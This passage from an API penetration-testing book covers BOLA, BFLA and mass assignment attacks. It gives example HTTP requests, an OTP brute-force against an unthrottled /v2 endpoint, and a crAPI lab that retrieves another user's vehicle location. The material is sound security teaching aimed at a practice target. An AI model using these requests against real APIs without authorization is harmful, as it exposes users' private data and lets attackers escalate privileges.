

Figure 9-11: The improper assets management variable



Figure 9-12: A baseline Postman Collection Runner test

As expected, Figure 9-12 shows that all nine requests failed the test, as the API provider returned a status code 404. Now we can easily spot anomalies when testing for paths such as *test*, *mobile*, *uat*, *v1*, *v2*, and *v3*. Update the current value of the `path` variable to these other potentially unsupported paths and run the Collection Runner again. To quickly update a variable, click the eye icon found at the top right of Postman.

Things should start to get interesting when you return to the path values */v2* and */v3*. When the `path` variable is set to */v3*, all requests fail the test. This is slightly odd, because we noted earlier that the password reset request was using */v3*. Why is that request failing now? Well, based on the Collection Runner, the password reset request is actually receiving a 500 Internal Server Error, while all other requests are receiving a 404 Not Found status code. Anomaly!

Investigating the password reset request further will show that an HTTP 500 error is issued using the */v3* path because the application has a control that limits the number of times you can attempt to send the one-time passcode (OTP). Sending the same request to */v2* also results in an HTTP 500 error, but the response is slightly larger. It may be worth retrying the two requests back in Burp Suite and using Comparer to see the small differences. The */v3* password reset request responds with `{"message":"ERROR..","status":500}`. The */v2* password reset request responds with `{"message":"Invalid OTP! Please try again..","status":500}`.

The password reset request does not align with the baseline we have developed by responding with a 404 status code when a URL path is not in use. Instead, we have discovered an improper assets management vulnerability! The impact of this vulnerability is that */v2* does not have a limitation on the number of times we can guess the OTP. With a four-digit OTP, we should be able to fuzz deep and discover any OTP within 10,000 requests. Eventually, you'll receive a message indicating your victory: `{"message":"OTP verified","status":200}`.

10

EXPLOITING AUTHORIZATION

In this chapter, we will cover two authorization vulnerabilities: BOLA and BFLA. These vulnerabilities reveal weaknesses in the authorization checks that ensure authenticated users are only able to access their own resources or use functionality that aligns with their permission level. In the process, we'll discuss how to identify resource IDs, use A-B and A-B-A testing, and speed up your testing with Postman and Burp Suite.

Finding BOLAs

BOLA continues to be one of the most prominent API-related vulnerabilities, but it can also be one of the easiest to test for. If you see that the API lists resources following a certain pattern, you can test other instances using that pattern. For instance, say you notice that after making a purchase, the

app uses an API to provide you with a receipt at the following location: */api/v1/receipt/135*. Knowing this, you could then check for other numbers by using 135 as the payload position in Burp Suite or Wfuzz and changing 135 to numbers between 0 and 200. This was exactly what we did in the Chapter 4 lab when testing *reqres.in* for the total number of user accounts.

This section will cover additional considerations and techniques pertinent to hunting for BOLA. When you're on the hunt for BOLA vulnerabilities, remember that they aren't only found using GET requests. Attempt to use all possible methods to interact with resources you shouldn't be authorized to access. Likewise, vulnerable resource IDs aren't limited to the URL path. Make sure to consider other possible locations to check for BOLA weaknesses, including the body of the request and headers.

Locating Resource IDs

So far, this book has illustrated BOLA vulnerabilities using examples like performing sequential requests for resources:

```
GET /api/v1/user/account/ 1111
GET /api/v1/user/account/ 1112
```

To test for this vulnerability, you could simply brute-force all account numbers within a certain range and check whether requests result in a successful response.

Sometimes, finding instances of BOLA will actually be this straightforward. However, to perform thorough BOLA testing, you'll need to pay close attention to the information the API provider is using to retrieve resources, as it may not be so obvious. Look for user ID names or numbers, resource ID names or numbers, organization ID names or numbers, emails, phone numbers, addresses, tokens, or encoded payloads used in requests to retrieve resources.

Keep in mind that predictable request values don't make an API vulnerable to BOLA; the API is considered vulnerable only when it provides an unauthorized user access to the requested resources. Often, insecure APIs will make the mistake of validating that the user is authenticated but fail to check whether that user is authorized to access the requested resources.

As you can see in Table 10-1, there are plenty of ways you can attempt to obtain resources you shouldn't be authorized to access. These examples are based on actual successful BOLA findings. In each of these requests, the requester used the same UserA token.

Table 10-1: Valid Requests for Resources and the Equivalent BOLA Test

Type	Valid request	BOLA test
Predictable ID	`GET /api/v1/account/ 2222` `Token: UserA_token`	`GET /api/v1/account/ 3333` `Token: UserA_token`
ID combo	`GET /api/v1/ UserA /data/2222` `Token: UserA_token`	`GET /api/v1/ UserB /data/ 3333` `Token: UserA_token`

Type	Valid request	BOLA test

Integer as ID	`POST /api/v1/account/`
	`Token: UserA_token`
	`{"Account": 2222 }`
		`POST /api/v1/account/`
		`Token: UserA_token`
		`{"Account": [3333]}`

Email as user ID	`POST /api/v1/user/account`
	`Token: UserA_token`
	`{"email": " UserA@email.com"}`
		`POST /api/v1/user/account`
		`Token: UserA_token`
		`{"email": " UserB@email.com"}`

Group ID	`GET /api/v1/group/ CompanyA` `Token: UserA_token`	`GET /api/v1/group/ CompanyB` `Token: UserA_token`

Group and user combo	`POST /api/v1/group/ CompanyA`
	`Token: UserA_token`
	`{"email": " userA@CompanyA .com"}`
		`POST /api/v1/group/ CompanyB`
		`Token: UserA_token`
		`{"email": " userB@CompanyB .com"}`

Nested object	`POST /api/v1/user/checking`
	`Token: UserA_token`
	`{"Account": 2222 }`
		`POST /api/v1/user/checking`
		`Token: UserA_token`
		`{"Account": {"Account" :3333}}`

Multiple objects	`POST /api/v1/user/checking`
	`Token: UserA_token`
	`{"Account": 2222 }`
		`POST /api/v1/user/checking`
		`Token: UserA_token`
		`{"Account": 2222, "Account": 3333, "Account": 5555 }`

Predictable token	`POST /api/v1/user/account`
	`Token: UserA_token`
	`{"data": "DflK1df7jSdfa1acaa"}`
		`POST /api/v1/user/account`
		`Token: UserA_token`
		`{"data": "DflK1df7jSdfa2dfaa"}`

Sometimes, just requesting the resource won't be enough; instead, you'll need to request the resource as it was meant to be requested, often by supplying both the resource ID and the user's ID. Thus, due to the nature of how APIs are organized, a proper request for resources may require the *ID combo* format shown in Table 10-1. Similarly, you may need to know the group ID along with the resource ID, as in the *group and user combo* format.

Nested objects are a typical structure found in JSON data. These are simply additional objects created within an object. Since nested objects are a valid JSON format, the request will be processed if user input validation does not prevent it. Using a nested object, you could escape or bypass security measures applied to the outer key/value pair by including a separate key/value pair within the nested object that may not have the same security controls applied to it. If the application processes these nested objects, they are an excellent vector for an authorization weakness.

A-B Testing for BOLA

What we call *A-B testing* is the process of creating resources using one account and attempting to retrieve those resources as a different account. This is one of the best ways to identify how resources are identified and what requests are used to obtain them. The A-B testing process looks like this:

- **Create resources as UserA.** Note how the resources are identified and how the resources are requested.

- **Swap out your UserA token for another user's token.** In many instances, if there is an account registration process, you will be able to create a second account (UserB).
- **Using UserB's token, make the request for UserA's resources.** Focus on resources for private information. Test for any resources that UserB should not have access to, such as full name, email, phone number, Social Security number, bank account information, legal information, and transaction data.

The scale of this testing is small, but if you can access one user's resources, you could likely access all user resources of the same privilege level.

A variation on A-B testing is to create three accounts for testing. That way, you can create resources in each of the three different accounts, detect any patterns in the resource identifiers, and check which requests are used to request those resources, as follows:

- **Create multiple accounts at each privilege level to which you have access.** Keep in mind that your goal is to test and validate security controls, not destroy someone's business. When performing BFLA attacks, there is a chance you could successfully delete the resources of other users, so it helps to limit a dangerous attack like this to a test account you create.
- **Using your accounts, create a resource with UserA's account and attempt to interact with it using UserB's.** Use all the methods at your disposal.

Side-Channel BOLA

One of my favorite methods of obtaining sensitive information from an API is through side-channel disclosure. Essentially, this is any information gleaned from unexpected sources, such as timing data. In past chapters, we discussed how APIs can reveal the existence of resources through middleware like `X-Response-Time`. Side-channel discoveries are another reason why it is important to use an API as it was intended and develop a baseline of normal responses.

In addition to timing, you could use response codes and lengths to determine if resources exist. For example, if an API responds to nonexistent resources with a 404 Not Found but has a different response for existing resources, such as 405 Unauthorized, you'll be able to perform a BOLA side-channel attack to discover existing resources such as usernames, account IDs, and phone numbers.

Table 10-2 gives a few examples of requests and responses that could be useful for side-channel BOLA disclosures. If 404 Not Found is a standard response for nonexistent resources, the other status codes could be used to enumerate usernames, user ID numbers, and phone numbers. These requests provide just a few examples of information that could be gathered when the API has different responses for nonexistent resources and existing

resources that you are not authorized to view. If these requests successful, they can result in a serious disclosure of sensitive data.

Table 10-2: Examples of Side-Channel BOLA Disclosures

Request	Response
`GET /api/user/test987123`	`404 Not Found HTTP/1.1`

`GET /api/user/hapihacker`	`405 Unauthorized HTTP/1.1`
	`{`
	`}`

`GET /api/user/1337`	`405 Unauthorized HTTP/1.1`
	`{`
	`}`

`GET /api/user/phone/2018675309`	`405 Unauthorized HTTP/1.1`
	`{`
	`}`

On its own, this BOLA finding may seem minimal, but information like this can prove to be valuable in other attacks. For example, you could leverage information gathered through a side-channel disclosure to perform brute-force attacks to gain entry to valid accounts. You could also use information gathered in a disclosure like this to perform other BOLA tests, such as the ID combo BOLA test shown in Table 10-1.

Finding BFLAs

Hunting for BFLA involves searching for functionality to which you should not have access. A BFLA vulnerability might allow you to update object values, delete data, and perform actions as other users. To check for it, try to alter or delete resources or gain access to functionality that belongs to another user or privilege level.

Note that if you successfully send a DELETE request, you'll no longer have access to the given resource . . . because you'll have deleted it. For that reason, avoid testing for DELETE while fuzzing, unless you're targeting a test environment. Imagine that you send DELETE requests to 1,000 resource identifiers; if the requests succeed, you'll have deleted potentially valuable information, and your client won't be happy. Instead, start your BFLA testing on a small scale to avoid causing huge interruptions.

A-B-A Testing for BFLA

Like A-B testing for BOLA, A-B-A testing is the process of creating and accessing resources with one account and then attempting to alter the resources with another account. Finally, you should validate any changes with the original account. The A-B-A process should look something like this:

- **Create, read, update, or delete resources as UserA.** Note how the resources are identified and how the resources are requested.

- **Swap out your UserA token for UserB's.** In instances where there is an account registration process, create a second test account.
- **Send GET, PUT, POST, and DELETE requests for UserA's resources using UserB's token.** If possible, alter resources by updating the properties of an object.
- **Check UserA's resources to validate changes have been made by using UserB's token.** Either by using the corresponding web application or by making API requests using UserA's token, check the relevant resources. If, for example, the BFLA attack was an attempt to delete UserA's profile picture, load UserA's profile to see if the picture is missing.

In addition to testing authorization weaknesses at a single privilege level, ensure that you check for weaknesses at other privilege levels. As previously discussed, APIs could have all sorts of different privilege levels, such as basic user, merchant, partner, and admin. If you have access to accounts at the various privilege levels, your A-B-A testing can take on a new layer. Try making UserA an administrator and UserB a basic user. If you're able to exploit BLFA in that situation, it will have become a privilege escalation attack.

Testing for BFLA in Postman

Begin your BFLA testing with authorized requests for UserA's resources. If you were testing whether you could modify another user's pictures in a social media app, a simple request like the one shown in Listing 10-1 would do:

```
GET /api/picture/2
Token: UserA_token
```

Listing 10-1: Sample request for BFLA testing

This request tells us that resources are identified by numeric values in the path. Moreover, the response, shown in Listing 10-2, indicates that the username of the resource (`"UserA"`) matches the request token.

```
200 OK
{
    "_id": 2,
    "name": "development flower",
    "creator_id": 2,
    "username": "UserA",
    "money_made": 0.35,
    "likes": 0
}
```

Listing 10-2: Sample response from a BFLA test

Now, given that this is a social media platform where users can share pictures, it wouldn't be too surprising if another user had the ability to send a successful GET request for picture 2. This isn't an instance of BOLA but

rather a feature. However, UserB shouldn't be able to delete pictures that belong to UserA. That is where we cross into a BFLA vulnerability.

In Postman, try sending a DELETE request for UserA's resource containing UserB's token. As you see in Figure 10-1, a DELETE request using UserB's token was able to successfully delete UserA's picture. To validate that the picture was deleted, send a follow-up GET request for `picture_id=2`, and you will confirm that UserA's picture with the ID of 2 no longer exists. This is a very important finding, since a single malicious user could easily delete all other users' resources.



Figure 10-1: Successful BFLA attack with Postman

You can simplify the process of finding privilege escalation–related BFLA vulnerabilities if you have access to documentation. Alternatively, you might find administrative actions clearly labeled in a collection, or you might have reverse engineered administrative functionality. If this isn't the case, you'll need to fuzz for admin paths.

One of the simplest ways to test for BFLA is to make administrative requests as a low-privileged user. If an API allows administrators to search for users with a POST request, try making that exact admin request to see if any security controls are in place to prevent you from succeeding. Look at the request in Listing 10-3. In the response (Listing 10-4), we see that the API did not have any such restrictions.

```
POST /api/admin/find/user
Token: LowPriv-Token

{"email": "hapi@hacker.com"}
```

Listing 10-3: Request for user information

```
200 OK HTTP/1.1

{
"fname": "hAPI",
"lname": "Hacker",
"is_admin": false,
"balance": "3737.50"
"pin": 8675
}
```

Listing 10-4: Response with user information

The ability to search for users and gain access to another user's sensitive information was meant to be restricted to only those with an administrative token. However, by making a request to the */admin/find/user* endpoint, you can test to see if there is any technical enforcement. Since this is an administrative request, a successful response could also provide sensitive information, such as a user's full name, balance, and personal identification number (PIN).

If restrictions are in place, try changing the request method. Use a POST request instead of a PUT request, or vice versa. Sometimes an API provider has secured one request method from unauthorized requests but has overlooked another.

Authorization Hacking Tips

Attacking a large-scale API with hundreds of endpoints and thousands of unique requests can be fairly time-consuming. The following tactics should help you test for authorization weaknesses across an entire API: using Collection variables in Postman and using the Burp Suite Match and Replace feature.

Postman's Collection Variables

As you would when fuzzing wide, you can use Postman to perform variable changes across a collection, setting the authorization token for your collection as a variable. Begin by testing various requests for your resources to make sure they work properly as UserA. Then replace the token variable with the UserB token. To help you find anomalous responses, use a Collection test to locate 200 response codes or the equivalent for your API.

In Collection Runner, select only the requests that are likely to contain authorization vulnerabilities. Good candidate requests include those that contain private information belonging to UserA. Launch the Collection Runner and review the results. When checking results, look for instances in which the UserB token results in a successful response. These successful responses will likely indicate either BOLA or BFLA vulnerabilities and should be investigated further.

Burp Suite Match and Replace

When you're attacking an API, your Burp Suite history will populate with unique requests. Instead of sifting through each request and testing it for authorization vulnerabilities, use the Match and Replace option to perform a large-scale replacement of a variable like an authorization token.

Begin by collecting several requests in your history as UserA, focusing on actions that should require authorization. For instance, focus on requests that involve a user's account and resources. Next, match and replace the authorization headers with UserB's and repeat the requests (see Figure 10-2).



Figure 10-2: Burp Suite's Match and Replace feature

Once you find an instance of BOLA or BFLA, try to exploit it for all users and related resources.

Summary

In this chapter, we took a close look at techniques for attacking common weaknesses in API authorization. Since each API is unique, it's important not only to figure out how resources are identified but also to make requests for resources that don't belong to the account you're using.

Authorization can lead to some of the most severe consequences. A BOLA vulnerability could allow an attacker to compromise an organization's most sensitive information, whereas a BFLA vulnerability could allow you to escalate privileges or perform unauthorized actions that could compromise an API provider.

Lab #7: Finding Another User's Vehicle Location

In this lab, we'll search crAPI to discover the resource identifiers in use and test whether we can gain unauthorized access to another user's data. In doing so, we'll see the value of combining multiple vulnerabilities to increase the impact of an attack. If you've followed along in the other labs, you should have a crAPI Postman collection containing all sorts of requests.

You may notice that the use of resource IDs is fairly light. However, one request does include a unique resource identifier. The "refresh location" button at the bottom of the crAPI dashboard issues the following request:

```
GET /identity/api/v2/vehicle/fd5a4781-5cb5-42e2-8524-d3e67f5cb3a6/location.
```

This request takes the user's GUID and requests the current location of the user's vehicle. The location of another user's vehicle sounds like sensitive information worth collecting. We should see if the crAPI developers depend on the complexity of the GUID for authorization or if there are technical controls making sure users can only check the GUID of their own vehicle.

So the question is, how should you perform this test? You might want to put your fuzzing skills from Chapter 9 to use, but an alphanumeric GUID of this length would take an impossible amount of time to brute-force. Instead, you can obtain another existing GUID and use it to perform A-B testing. To do this, you will need to register for a second account, as shown in Figure 10-3.



Figure 10-3: Registering UserB with crAPI

In Figure 10-3, you can see that we've created a second account, called UserB. With this account, go through the steps to register a vehicle using MailHog. As you may remember, back in the Chapter 6 lab we performed reconnaissance and discovered some other open ports associated with crAPI. One of these was port 8025, which is where MailHog is located.

As an authenticated user, click the **Click Here** link on the dashboard, as seen in Figure 10-4. This will generate an email with your vehicle's information and send it to your MailHog account.



Figure 10-4: A crAPI new user dashboard

Update the URL in the address bar to visit port 8025 using the following format: *http://yourIPaddress:8025*. Once in MailHog, open the "Welcome to crAPI" email (see Figure 10-5).



Figure 10-5: The crAPI MailHog email service

Take the VIN and pincode information provided in the email and use that to register your vehicle back on the crAPI dashboard by clicking the **Add a Vehicle** button. This results in the window shown in Figure 10-6.



Figure 10-6: The crAPI Vehicle Verification screen

Once you've registered the UserB vehicle, capture a request using the **Refresh Location** button. It should look like this:

```
GET /identity/api/v2/vehicle/d3b4b4b8-6df6-4134-8d32-1be402caf45c/location HTTP/1.1
Host: 192.168.195.130:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Content-Type: application/json
Authorization: Bearer UserB-Token
Content-Length: 376
```

Now that you have UserB's GUID, you can swap out the UserB Bearer token and send the request with UserA's bearer token. Listing 10-5 shows the request, and Listing 10-6 shows the response.

```
GET /identity/api/v2/vehicle/d3b4b4b8-6df6-4134-8d32-1be402caf45c/location HTTP/1.1
Host: 192.168.195.130:8888
Content-Type: application/json
Authorization: Bearer UserA-Token
```

Listing 10-5: A BOLA attempt

```
HTTP/1.1 200

{
"carId":"d3b4b4b8-6df6-4134-8d32-1be402caf45c",
"vehicleLocation":
     {
     "id":2,
     "latitude":"39.0247621",
     "longitude":"-77.1402267"
     },
```

```
"fullName":"UserB"
}
```

Listing 10-6: Response to the BOLA attempt

Congratulations, you've discovered a BOLA vulnerability. Perhaps there is a way to discover the GUIDs of other valid users to take this finding to the next level. Well, remember that, in Chapter 7, an intercepted GET request to */community/api/v2/community/posts/recent* resulted in an excessive data exposure. At first glance, this vulnerability did not seem to have severe consequences. However, we now have plenty of use for the exposed data. Take a look at the following object from that excessive data exposure:

```
{
"id":"sEcaWGHf5d63T2E7asChJc",
"title":"Title 1",
"content":"Hello world 1",
"author":{
"nickname":"Adam",
"email":"adam007@example.com",
"vehicleid":"2e88a86c-8b3b-4bd1-8117-85f3c8b52ed2",
"profile_pic_url":"",
}
```

This data reveals a `vehicleid` that closely resembles the GUID used in the Refresh Location request. Substitute these GUIDs using UserA's token. Listing 10-7 shows the request, and Listing 10-8 shows the response.

```
GET /identity/api/v2/vehicle/2e88a86c-8b3b-4bd1-8117-85f3c8b52ed2/location HTTP/1.1
Host: 192.168.195.130:8888
Content-Type: application/json
Authorization: Bearer UserA-Token
Connection: close
```

Listing 10-7: A request for another user's GUID

```
HTTP/1.1 200
{
"carId":"2e88a86c-8b3b-4bd1-8117-85f3c8b52ed2",
"vehicleLocation":{
     "id":7,
     "latitude":"37.233333",
     "longitude":"-115.808333"},
"fullName":"Adam"
}
```

Listing 10-8: The response

Sure enough, you can exploit the BOLA vulnerability to discover the location of the user's vehicle. Now you're one Google Maps search away from discovering the user's exact location and gaining the ability to track any user's vehicle location over time. Combining vulnerability findings, as you do in this lab, will make you a master API hacker.

11

MASS ASSIGNMENT

An API is vulnerable to mass assignment if the consumer is able to send a request that updates or overwrites server-side variables. If an API accepts client input without filtering or sanitizing it, an attacker can update objects with which they shouldn't be able to interact. For example, a banking API might allow users to update the email address associated with their account, but a mass assignment vulnerability might let the user send a request that updates their account balance as well.

In this chapter, we'll discuss strategies for finding mass assignment targets and figuring out which variables the API uses to identify sensitive data. Then we'll discuss automating your mass assignment attacks with Arjun and Burp Suite Intruder.

Finding Mass Assignment Targets

One of the most common places to discover and exploit mass assignment vulnerabilities is in API requests that accept and process client input. Account registration, profile editing, user management, and client management are all common functions that allow clients to submit input using the API.

Account Registration

Likely the most frequent place you'll look for mass assignment is in account registration processes, as these might allow you to register as an administrative user. If the registration process relies on a web application, the end user would fill in standard fields with information such as their desired username, email address, phone number, and account password. Once the user clicks the submit button, an API request like the following would be sent:

```
POST /api/v1/register
--snip--
{
"username":"hAPI_hacker",
"email":"hapi@hacker.com",
"password":"Password1!"
}
```

For most end users, this request takes place in the background, leaving them none the wiser. However, since you're an expert at intercepting web application traffic, you can easily capture and manipulate it. Once you've intercepted a registration request, check whether you can submit additional values in the request. A common version of this attack is to upgrade an account to an administrator role by adding a variable that the API provider likely uses to identify admins:

```
POST /api/v1/register
--snip--
{
"username":"hAPI_hacker",
"email":"hapi@hacker.com",
"admin": true,
"password":"Password1!"
}
```

If the API provider uses this variable to update account privileges on the backend and accepts additional input from the client, this request will turn the account being registered into an admin-level account.

Unauthorized Access to Organizations

Mass assignment attacks go beyond making attempts to become an administrator. You could also use mass assignment to gain unauthorized access to other organizations, for instance. If your user objects include an organizational group that allows access to company secrets or other sensitive information, you can attempt to gain access to that group. In this example, we've

added an "org" variable to our request and turned its value into an attack position we could then fuzz in Burp Suite:

```
POST /api/v1/register
--snip--
{
"username":"hAPI_hacker",
"email":"hapi@hacker.com",
"org": "§CompanyA§",
"password":"Password1!"
}
```

If you can assign yourself to other organizations, you will likely be able to gain unauthorized access to the other group's resources. To perform such an attack, you'll need to know the names or IDs used to identify the companies in requests. If the "org" value was a number, you could brute-force its value, like when testing for BOLA, to see how the API responds.

Do not limit your search for mass assignment vulnerabilities to the account registration process. Other API functions are capable of being vulnerable. Test other endpoints used for resetting passwords; updating account, group, or company profiles; and any other plays where you may be able to assign yourself additional access.

Finding Mass Assignment Variables

The challenge with mass assignment attacks is that there is very little consistency in the variables used between APIs. That being said, if the API provider has some method for, say, designating accounts as administrator, you can be sure that they also have some convention for creating or updating variables to make a user an administrator. Fuzzing can speed up your search for mass assignment vulnerabilities, but unless you understand your target's variables, this technique can be a shot in the dark.

Finding Variables in Documentation

Begin by looking for sensitive variables in the API documentation, especially in sections focused on privileged actions. In particular, the documentation can give you a good indication of what parameters are included within JSON objects.

For example, you might search for how a low-privileged user is created compared to how an administrator account is created. Submitting a request to create a standard user account might look something like this:

```
POST /api/create/user
Token: LowPriv-User
--snip--
{
"username": "hapi_hacker",
"pass"= "ff7ftw"
}
```

Creating an admin account might look something like the following:

```
POST /api/admin/create/user
Token: AdminToken
--snip--
{
"username": "adminthegreat",
"pass": "bestadminpw",
"admin": true
}
```

